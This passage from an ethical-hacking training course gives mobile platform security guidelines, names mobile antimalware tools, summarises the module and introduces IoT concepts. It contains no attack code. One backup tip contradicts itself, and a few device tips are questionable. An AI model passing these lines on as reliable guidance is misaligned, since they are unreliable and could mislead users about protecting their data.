   - Use contexts such as IP location for adding security to authentication
   - Ensure the use of additional authentication factors for mobile applications that give access to sensitive data using voice, fingerprint, or other behavioral inputs

- Use authentication that depends on the end-user identity rather than the device identity

5. **Keep the backend APIs (services) and the platform (server) secure**
   - Perform detailed code checking for sensitive data that is transferred unintentionally between the mobile device, web-server backend, and other external interfaces
   - All the backend services for the mobile apps should be tested for vulnerabilities periodically using any static code analyzer tools and fuzzing tools
   - Ensure that the backend platform is running with a hardened configuration with the latest security patches applied to the OS and web server
   - Adequate logs are reserved at the backend for detecting and responding to incidents and for performing forensics
   - Use rate limiting and throttling on a per-user/IP basis for reducing the risk of DDoS attacks
   - Ensure testing for DoS vulnerabilities that make the server flooded with resource-intensive application calls
   - Perform use case testing and abuse case testing to determine the vulnerabilities; also perform testing of the backend web services/REST
6. **Secure data integration with third-party services and applications**
   - Always scrutinize the authenticity of any third-party code or libraries used in the mobile application
   - Regularly update the latest security patches and keep track of all the third-party APIs and framework
   - Validate all the data received and sent before processing for non-trusted third-party applications
7. **Pay specific attention to the collection and storage of consent for the collection and use of the user's data**
   - Create a privacy policy that covers the usage of personal data and make it available to users when making consent choices such as at install time or at run time or via opt-out mechanisms
   - Check if any application is collecting Personally Identifiable Information (PII)
   - Review the communication mechanisms to check for any accidental leaks
   - Always preserve the record of consent to the transfer of PII
   - Ensure that the consent collection mechanism does not overlap or conflict and try to resolve any conflicts

8. **Implement controls to prevent unauthorized access to paid-for resources (wallet, SMS, phone calls, etc.)**
    - Maintain access logs to paid-for resources in a non-repudiable format and make them available for end-user monitoring
    - Regularly check for any abnormal usage patterns in paid-for resource usage and activate re-authentication
    - Ensure use of the white-list model by default for addressing paid-for resources
    - Authenticate all the API calls to paid-for resources
    - Ensure that the wallet API callbacks do not permit cleartext passwords and other sensitive information
    - Caution users and obtain permission for any type of cost implications for app performance
    - Implement best practices such as low latency and caching to minimize the signaling load on the base stations
9. **Ensure secure distribution/provisioning of mobile applications**
    - The applications must be designed and provisioned to allow updates for security patches
    - The app stores should monitor the apps for vulnerable code and should be able to remove apps remotely at short notice in the case of an incident
    - Provide a feedback channel for the users to report security problems with the apps
10. **Carefully check any runtime interpretation of code for errors**
    - Minimize runtime interpretation and the capabilities offered to runtime interpreters and run interpreters with minimum privileges
    - Outline comprehensive escape syntax as appropriate
    - Use fuzz test interpreters and sandbox interpreters



General Guidelines for Mobile Platform Security


1. Do not load too many **applications** and avoid auto-upload of photos to **social networks**
2. Perform a **Security Assessment** of the Application **Architecture**
3. Maintain **configuration** control and **management**
4. **Install** applications from trusted application **stores**
5. Securely **wipe or delete** the data when disposing of the device
6. Do not share information within **GPS-enabled apps** unless necessary
7. Disable wireless access, such as **Wi-Fi** and **Bluetooth**, if not in use
8. Never connect two separate networks, such as **Wi-Fi** and **Bluetooth**, simultaneously

General Guidelines for Mobile Platform Security

Given below are various guidelines that help you to protect your mobile device:

- Do not load too many applications and avoid auto-upload of photos to social networks
- Perform a security assessment of the application architecture
- Maintain configuration control and management
- Install applications from trusted application stores
- Securely wipe or delete the data when disposing of the device
- Do not share the information within GPS-enabled apps unless it is necessary
- Never connect two separate networks such as Wi-Fi and Bluetooth simultaneously
- Disable wireless access such as Wi-Fi and Bluetooth if not in use
  - Ensure that your Bluetooth is “off” by default. Turn it on whenever it is necessary
  - Disable wireless access such as Wi-Fi and Bluetooth if not in use to avoid illegal wireless access to the device
  - Disable sharing/tethering Internet connections over Wi-Fi and Bluetooth when not in use
- **Use Passcode**
  - Configure a strong passcode with the maximum possible length to gain access to your mobile devices
  - Set an idle timeout to automatically lock the phone when not in use

  - Enable the lockout/wipe feature after a certain number of attempts
  - Consider an eight-character complex passcode
  - Thwart passcode guessing: set erase data to ON
- **Update OS and Apps**
  - Update OS and apps to keep them secure
  - Apply software updates when new releases are available
  - Perform regular software maintenance
- **Enable Remote Management**
  - In an enterprise environment, use MDM software to secure, monitor, manage, and support mobile devices deployed across the organization
- **Do not allow Rooting or Jailbreaking**
  - Ensure that your MDM solutions prevent or detect rooting/jailbreaking
  - Include this clause in your mobile security policy
- **Use Remote Wipe Services**
  - Use remote wipe services such as Find My Device (Android) and Find My iPhone or FindMyPhone (Apple iOS) to locate your device should it be lost or stolen
  - Report a lost or stolen device to IT so that they can disable certificates and other access methods associated with the device
- **Encrypt Storage**
  - If supported, configure your mobile device to encrypt its storage with hardware encryption
  - Use device encryption and patch applications
  - Encrypt the device and backups
- **Perform periodic backup and synchronization**
  - Use a secure, over-the-air backup-and-restore tool that performs periodic background synchronization
  - (Android) Backup to your Google account so that sensitive enterprise data are not backed up to the cloud
  - Control the location of backups
  - Encrypt backups
  - Keep sensitive data off shared mobile devices. If enterprise information is locally stored on a device, then it is recommended that this device not be openly shared
  - Limit logging data stored on the device
  - Use a secure data-transfer utility or encrypt data in transit to or from the device, to ensure confidentiality and data integrity



Malwarebytes
Premium version
Dashboard
SECURITY
Scanner
Security audit
APP MANAGER
Your apps
Privacy audit
GENERAL
Malwarebytes Labs

Mobile Security Tools

Malwarebytes Security

- ☐ An antimalware mobile tool that provides protection against **malware**, **ransomware**, and other growing threats to Android devices

- **Lookout Personal** *https://www.lookout.com*
- **Zimperium's zIPS** *https://www.zimperium.com*
- **BullGuard Mobile Security** *https://www.bullguard.com*
- **Norton Security for iOS** *https://us.norton.com*
- **Comodo Mobile Security** *https://m.comodo.com*

Mobile Security Tools

- **Malwarebytes Security**

  Source: *https://play.google.com*

  Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.




12:52
Malwarebytes
Premium version
Dashboard
SECURITY
Scanner
Security audit
APP MANAGER
Your apps
Privacy audit
GENERAL
Malwarebytes Labs

Figure 9.16: Screenshot of Malwarebytes Security

Some additional mobile protection tools are as follows:

- Lookout Personal (*https://www.lookout.com*)
- Zimperium's zIPS (*https://www.zimperium.com*)
- BullGuard Mobile Security (*https://www.bullguard.com*)
- Norton Security for iOS (*https://us.norton.com*)
- Comodo Mobile Security (*https://m.comodo.com*)



Module Summary

1. This module has discussed the anatomy of mobile attack and OWASP top 10 mobile risks
2. It has discussed mobile attack vectors and vulnerabilities in detail
3. It has demonstrated various Android and iOS hacking tools
4. It also discussed mobile device management concepts
5. Finally, this module ended with a detailed discussion on mobile attack countermeasures and mobile security tools
6. In the next module, we will discuss in detail on various IoT and OT attacks and their countermeasures

Module Summary

This module has discussed the anatomy of mobile attack and OWASP Top 10 Mobile Risks. It has also discussed mobile attack vectors and vulnerabilities in detail as well as demonstrated various Android and iOS hacking tools. Moreover, it discussed mobile device management concepts as well. Finally, the module ended with a detailed discussion on mobile attack countermeasures and mobile security tools.

In the next module, we will discuss in detail the various IoT and OT attacks and their countermeasures.


EC-Council | codered FROM EC-COUNCIL

E|HE™

Ethical Hacking Essentials

Module 10

IoT and OT Attacks and Countermeasures



Module Objectives

1. Understanding IoT Concepts
2. Understanding IoT attacks and IoT attack Tools
3. Overview of IoT Attack Countermeasures and Security Tools
4. Understanding OT Concepts
5. Understanding OT Attacks and OT Attack Tools
6. Overview of OT Attack Countermeasures and Security Tools

Module Objectives

The Internet of Things (IoT) has evolved from the convergence of wireless technology, micro-electromechanical systems, micro-services, and the Internet. IoT has introduced a range of new technologies with associated capabilities into our daily lives. As it is an evolving field, the immaturity of technologies and services provided by various vendors will have a broad impact on organizations, leading to complex security issues. IoT security is difficult to ensure as the devices use simple processors and stripped-down operating systems that may not support sophisticated security approaches. Organizations using these devices as part of their network need to protect both the devices and the information from attackers.

Industrial companies are digitizing their industrial facilities to enhance operational efficiency through Internet connectivity and remote data access; in this scenario, they increasingly need to focus on cybersecurity to mitigate new threats and safety issues arising from the convergence of operational technology and information technology (OT–IT). Organizations need to understand the landscape of cyber threats, industrial infrastructure, and business. Before implementing cybersecurity policies and controls, organizations need to identify and prioritize the key risks and threats that will have the greatest impact on their business.

The main objective of this module is to explain the potential threats to IoT and OT platforms and to provide guidelines for securing IoT devices and OT infrastructure from evolving threats and attacks.


At the end of this module, you will be able to do the following:

- Explain IoT concepts
- Understand different IoT threats and attacks

- Use different IoT attack tools
- Apply countermeasures to protect devices from IoT attacks
- Use different IoT security tools
- Explain OT concepts
- Understand different OT threats and attacks
- Use different OT attack tools
- Apply countermeasures to protect industrial facilities from OT attacks
- Use different OT security tools

IoT Attacks

IoT Attacks




Module Flow

1. **Understand IoT Concepts**
2. **Discuss IoT Threats and Attacks**
3. **Discuss IoT Attack Countermeasures**

Understand IoT Concepts

The IoT is an important and emerging topic in the field of technology, economics, and society in general. It is referred to as the web of connected devices, made possible by the intersection between machine-to-machine communications and big data analytics. The IoT is a future-facing development of the Internet and abilities of physical devices that are gradually narrowing the gap between the virtual and physical world. This section deals with some of the important IoT concepts that one should be familiar with to understand the advanced topics covered later in this module.



What is IoT?


- ❑ Internet of Things (IoT), also known as **Internet of Everything** (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors
- ❑ In IoT, the term **thing** is used to refer to a device that is **implanted on natural**, **human-made**, or **machine-made** objects and has the functionality of **communicating over the network**

Industrial Devices
Tools
Manufacturing
Transportation
Smart Watch
Wearable Devices
Wearable
TVs
IoT
Health Checkup
Devices
Drugs
Healthcare Devices
Monitoring
Thermostat
Energy
Home Devices

What is IoT?


The Internet of Things (IoT), also known as the Internet of Everything (IoE), refers to computing devices that are web-enabled and have the capability of sensing, collecting, and sending data using sensors, and the communication hardware and processors that are embedded within the device. In the IoT, a "thing" refers to a device that is implanted in a natural, human-made, or machine-made object and has the functionality of communicating over a network. The IoT utilizes existing emerging technology for sensing, networking, and robotics, therefore allowing the user to achieve deeper analysis, automation, and integration within a system.

With the increase in the networking capabilities of machines and everyday appliances used in different sectors like offices, homes, industry, transportation, buildings, and wearable devices, they open up a world of opportunities for the betterment of business and customer satisfaction. Some of the key features of the IoT are connectivity, sensors, artificial intelligence, small devices, and active engagement.



Industrial Devices
Tools
Manufacturing
Transportation
Smart Watch
Wearable Devices
Wearable
TVs
IoT
Health Checkup
Devices
Drugs
Healthcare Devices
Monitoring
Thermostat
Energy
Home Devices

Figure 10.1: Illustration of IoT devices



How the IoT Works

Humidity/Moisture
Temperature
Pressure
Sound/Vibration
IoT Devices
Send Data
Receive Command
IoT Gateway
Internet
Store Data
Send Data Analysis
Data Storage/
Cloud Server
Get Data Analysis
Send Command
Remote Control
using Mobile App

How the IoT Works

IoT technology includes four primary systems: IoT devices, gateway systems, data storage systems using cloud technology, and remote control using mobile apps. These systems together make communication between two endpoints possible.

Discussed below are some of the important components of IoT technology that play an essential role in the function of an IoT device:

- **Sensing Technology**: Sensors embedded in the devices sense a wide variety of information from their surroundings, including temperature, gases, location, workings of some industrial machinery, or health data of a patient.
- **IoT Gateways**: Gateways are used to bridge the gap between an IoT device (internal network) and the end-user (external network), thus allowing them to connect and communicate with each other. The data collected by the sensors in the IoT device is sent to the connected user or cloud through the gateway.
- **Cloud Server/Data Storage**: After traveling through the gateway, the collected data arrives at the cloud, where it is stored and undergoes data analysis. The processed data is then transmitted to the user, who can take certain actions based on the information received.
- **Remote Control using Mobile App**: The end-user uses remote controls such as mobile phones, tablets, laptops, etc. installed with a mobile app to monitor, control, retrieve data, and take a specific action on IoT devices from a remote location.

Example:

1. A smart security system installed in a home will be integrated with a gateway, which in turn helps to connect the device to the Internet and the cloud infrastructure.
2. Data stored in a cloud includes information about every device connected to the network. This information includes the device's ID and the present status of the device, as well as information regarding who has accessed the device and how many times. It also includes information such as how long the device was accessed for previously.
3. The connection with the cloud server is established through web services.
4. The user on the other side, who has the required app to access the device remotely on his/her mobile phone, interacts with it, which in turn allows him/her to interact with the device at home. Before accessing the device, he/she is asked to authenticate him/herself. If the credentials submitted by him/her match those saved in the cloud, he/she is granted access. Otherwise, his/her access is denied, ensuring security. The cloud server identifies the device's ID and sends a request associated with that device using gateways.
5. The security system that is currently recording the footage at home, if it senses any unusual activity, then sends an alert to the cloud through the gateway, which matches the device's ID and the user associated with it, and finally, the end-user receives an alert.

